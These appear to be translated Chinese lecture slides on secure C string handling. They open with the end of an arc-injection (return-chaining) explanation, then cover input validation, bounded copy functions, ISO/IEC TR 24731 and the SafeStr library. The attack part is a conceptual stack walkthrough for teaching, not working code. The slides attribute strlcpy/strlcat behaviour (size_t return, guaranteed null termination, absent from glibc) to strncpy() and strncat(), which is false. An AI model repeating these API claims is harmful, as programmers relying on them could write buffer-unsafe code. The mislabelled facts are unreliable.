
f() 返回



f() 返回




f() 返回




f() 返回

```
mov esp, ebp
pop ebp
ret
```


ret 指令转移控制
到g()




g() 返回



g() 返回




g() 返回



g() 返回

```
mov esp, ebp
pop ebp
ret
```

ret 指令
返回
控制到main()



为什么这个是有意思的？

- 攻击者可以多个函数参数链在一起
- “利用” 代码预先写入代码段中
 - 没有代码被注入
 - 基于内存模式的保护不能阻止弧注入
 - 不需要更大的缓冲区溢出
- 原帧能够被恢复，以抵抗侦测

目录

- 1、字符串
 - 背景和常见问题
- 2、常见的字符串操作错误
- 3、字符串漏洞
- 4、缓解措施
- 5、栈溢出实例分析

缓解措施

- 缓解措施包括：
 - 预防缓冲区溢出
 - 侦测缓冲区溢出并安全地恢复，使得漏洞利用的企图无法得逞。
- 防范策略
 - 静态分配空间
 - 动态分配空间

静态方法

静态分配缓冲区

- 假设一个固定大小的缓冲区
 - 在缓冲区满了以后，不可能添加再数据
 - 因为静态的方法丢弃了超出的数据，所以实际的程序数据会丢失。
 - 因此，生成的字符串必须被充分验证

输入验证

- 缓冲区溢出通常是字符串或内存越界拷贝的结果。
- 缓冲区溢出是确保输入数据的大小不超过其存储的最小缓冲区来可以预防。

```
1. int myfunc(const char *arg) {  
2.     char buff[100];  
3.     if (strlen(arg) >= sizeof(buff)) {  
4.         abort();  
5.     }  
6. }
```

静态防范措施

- 输入验证
- `strncpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731

strncpy() 和 strncat()

- 采用一个更不容易出错的方式来复制和链接

```
size_t strncpy(char *dst,  
               const char *src, size_t size);  
size_t strncat(char *dst,  
               const char *src, size_t size);
```

- **strncpy()** 从**src**复制空结尾的字符串到**dst** (直到**size** 大小的字符)。
- **strncat()** 函数把非空结尾的字符串**src** 连接到**dst** 末尾 (不超过**size** 的字符都能够连接到dst末尾)

大小问题

- 为了阻止缓冲区溢出, **strncpy()** 和 **strncat()** 接受 **size** 大小的目标字符串作为参数。
 - 对于静态分配目标缓冲区来说, 这个值能够很容易地通过 **sizeof()** 操作来获取。
 - 动态缓冲区的大小不容易计算
- 两个函数都确保目标字符串对所有非零长度的缓冲区来说都是非空结尾的。

字符串截断

- **strncpy()** 和 **strncat()** 函数返回它们希望创建的字符串的总长度。
 - **strncpy()** 简单返回源字符串的总长度 that is simply the length of the source
 - **strncat()** 返回（连接前）目标字符串的长度加上源字符串的长度。
- 为了检查字符串截断，程序需要验证返回值是否小于参数大小。
- 如果返回的字符串被程序员截断了
 - 知道需要存储的字符串的字节数目
 - 可能重新分配或者重新复制

strncpy() 和 strncat() 总结

- **strncpy()** 和 **strncat()** 在几个 UNIX 变体中包括 OpenBSD 和 Solaris 中可以使用，但不包括 GNU/Linux (glibc).
- 如果指定的缓冲区大小比实际的缓冲区长度长，不正确的使用这些函数仍然可能会导致缓冲区溢出。
- 如果程序员无法验证这些函数结果，仍可能发生截断错误。

静态防范方法

- 输入验证
- `strncpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731

ISO/IEC “Security” TR 24731

- 国际标准化工作小组工作的编程语言C (ISO/IEC JTC1 SC22 WG14)
- ISO/IEC TR 24731 定义更少出错的C标准函数版本
 - `strcpy_s()` 代替 `strcpy()`
 - `strcat_s()` 代替 `strcat()`
 - `strncpy_s()` 代替 `strncpy()`
 - `strncat_s()` 代替 `strncat()`

ISO/IEC “Security” TR 24731 Goals

- 缓解
 - 缓冲区溢出攻击
 - 默认保护与计划相关文件
- 不产生无结尾的字符串
- 不意外截断字符串
- 保存空字符结尾的字符串数据类型
- 支持编译时检查
- 使失败显现
- 有一个统一的函数参数和返回类型模式

strcpy_s() 函数

- 把字符从源字符串复制到目标字符数组，直到并包括终止null字符。

```
errno_t strcpy_s(  
    char * restrict s1,  
    rsize_t slmax,  
    const char * restrict s2);
```

- 与strcpy()类似，包含一个额外的 rsize_t参数类型来**确定目标缓冲区**的最大长度。
- 只有当源字符串可以完全复制到目标缓冲区，且目标缓冲区没有发生溢出时，才算成功。

strcpy_s() 例子

```
int main(int argc, char* argv[]) {  
    char a[16];  
    char b[16];  
    char c[24];  
  
    strcpy_s(a, sizeof(a), "0123456789abcdef");  
    strcpy_s(b, sizeof(b), "0123456789abcdef");  
    strcpy_s(c, sizeof(c), a);  
    strcat_s(c, sizeof(c), b);  
}
```

strcpy_s() 失败并生成一个运行时约束错误

ISO/IEC TR 24731 小结

- 可在Microsoft Visual C++ 2005中使用
- 如果目标缓冲区的最大长度是不被正确指定，函数仍能发生缓冲区溢出。
- The ISO/IEC TR 24731 函数
 - 不是“完全安全的”
 - 标准化但可能仍在发展
 - 在下面方面有用
 - 预防性维护
 - 遗留系统现代化

动态方法

动态地分配缓冲区

- 动态分配的缓冲区需要动态调整额外的内存。
- 动态方法更好，而且不丢弃多余的数据。
- 主要缺点是,如果输入被限制，则可能
 - 耗尽机器内存
 - 结果导致拒绝服务攻击

防范策略

SafeStr

- 由Matt Messier 和John Viega编写
- 为C提供丰富的字符串操作库，
 - 拥有安全的语义
 - 与遗留的库代码互操作
 - 使用一种动态分配的方式，可以在需要时自动调整字符串的大小。
- SafeStr通过需要在需要增加字符串大小的操作中，重新分配内存并移动字符串内容来实现这一点。
- 因此，在使用这个库的时候，不会发生缓冲区溢出

safestr_t 类型

- SafeStr 库基于**safestr_t** 类型
- safestr_t类型与char*是兼容的，并且可以将safestr_t转型为char*当作C风格字符使用。
- safestr_t类型保存了由该指针所引用的内存部分的说明信息（例如，实际长度和分配的长度），保存子指针所指向的内存之前

错误处理

- 使用XXL库来执行错误处理
 - 为 C 和 C++提供了异常和资产管理
 - 调用者负责处理异常
 - 如果没有指定异常处理程序，则默认情况下
 - 输出消息到**stderr**
 - 调用**abort()**
- 依赖XXL可能会出现一个问题,因为两个库需要用来支持这个解决方案。

SafeStr 例子

```
safestr_t str1;  
safestr_t str2;
```

为字符串分配内存空间

```
XXL_TRY_BEGIN {  
    str1 = safestr_alloc(12, 0);  
    str2 = safestr_create("hello, world\n", 0);  
    safestr_copy(&str1, str2);  
    safestr_printf(str1);  
    safestr_printf(str2);  
}
```

复制字符串

```
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
```

捕捉内存错误

```
{  
    printf("safestr out of memory.\n");  
}
```

```
XXL_EXCEPT {  
    printf("string operation failed.\n");  
}
```

```
XXL_TRY_END;
```

处理剩下的异常

管理字符串

- 管理动态字符串
 - 分配缓冲区
 - 如果需要额外的内存，则重新调整内存大小
- 管理字符串操作，以确保
 - 字符串操作没有导致缓冲区溢出
 - 数据没有丢失
 - 字符串正常终止(字符串可能是也可能不是内部空结尾)
- 缺点
 - 无限制地消耗内存，可能导致拒绝服务攻击
 - 性能开销

数据类型

- 使用一个不透明的数据类型管理字符串

```
struct string_mx;  
typedef struct    string_mx *string_m;
```

- 这种类型的特征是
 - 私有的
 - 特定实现的

创建/回收字符串的例子

```
